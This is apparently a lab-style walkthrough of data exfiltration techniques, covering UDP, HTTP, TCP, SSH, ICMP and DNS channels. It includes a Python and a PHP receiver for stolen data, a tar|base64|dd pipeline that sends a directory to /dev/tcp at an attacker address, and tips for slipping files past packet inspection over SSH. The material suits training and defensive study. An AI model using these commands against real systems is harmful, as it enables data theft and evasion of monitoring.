
In this guide, I’m breaking down how to “live off the land.” We’re talking about taking standard commands and turning them into tunnels. Whether it’s a quick TCP pipe or a slow-burn DNS play, it’s all about being creative with what’s available.

1. The UDP Socket
This is almost identical to the method in your text, but it uses UDP instead of TCP. This is useful if the firewall blocks TCP connections but leaves UDP open (often for DNS or media traffic).




HTTP Exfiltration
sending data as a web request is one of the stealthiest methods. You can use curl or wget, which are installed on most Linux servers.
python3 -c '
from http.server import HTTPServer, BaseHTTPRequestHandler
class P(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers["Content-Length"])
        data = self.rfile.read(length).decode()
        with open("exfil.txt", "a") as f:
            f.write(data + "\n")
        print(f"[*] Data saved to exfil.txt")
        self.send_response(200)
        self.end_headers()
HTTPServer(("0.0.0.0", 80), P).serve_forever()
'


TCP socket
Communication over TCP requires two machines, one victim and one attacker machine, to transfer data.
What is happening here is a pipeline:
Directory → Compressed archive → Text encoding → Obfuscated encoding → Network transfer
        tar zcf - task4/
         |
        base64
         |
        dd conv=ebcdic
         >
        /dev/tcp/{IP}/{PORT}
This command looks complex, but it is really just a chain of simple tools working together. At a high level, it takes a directory, packages it up, slightly disguises the data, and sends it directly to another machine over the network.
Nothing is written to disk. Everything happens as a live data stream.
Each command receives data, transforms it, and passes it along to the next step.


Exfiltration using SSH
Most organizations allow outbound SSH (Port 22) for administrative purposes. Using a standard, trusted port makes your traffic look like routine maintenance rather than a data breach.
Because the tunnel is encrypted, Deep Packet Inspection (DPI) cannot easily see that you are sending passwords.db or company_finances.zip.
You don’t always need to install new software; the tools already on the system are often enough for example:
| Tool | Primary Use Case |
|---|---|
| SCP (Secure Copy) | The most straightforward way to copy files over SSH. Best for one-off transfers. |
| SFTP | Useful for interactive sessions where you need to browse the remote file system before pulling data. |
| Rsync | Highly efficient for large datasets; it supports compression and only sends the differences between files. |


        tar cf - task5/
         |
        ssh ... "..."
         |
        tar xpf -
HTTP Exfiltration #2


In many environments, outbound web traffic (HTTP/S) is the most likely protocol to be allowed through a firewall. By using a simple PHP “listener” on your server, you can turn a standard web request into a data mule.

we prepared a webserver with a data handler
<?php
if (isset($_POST['file'])) {
    $file = fopen("/tmp/http.bs64","w");
    fwrite($file, $_POST['file']);
    fclose($file);
}
?>
NOTE: If you don’t want data to be transmitted in cleartext, you can set up HTTPS using SSL keys stored on a server.
ICMP Data Exfiltration

the ICMP packet’s structure contains a Data section that can include strings or copies of other information, such as the IPv4 header, used for error messages.


As an attacker, we can use the ICMP structure to include our data within the Data section and send it via ICMP packet to another machine. The other machine must capture the network traffic with the ICMP packets to receive the data.


DNS Exfiltration
To perform exfiltration via the DNS protocol, you need to control a domain name and set up DNS records, including NS, A, or TXT.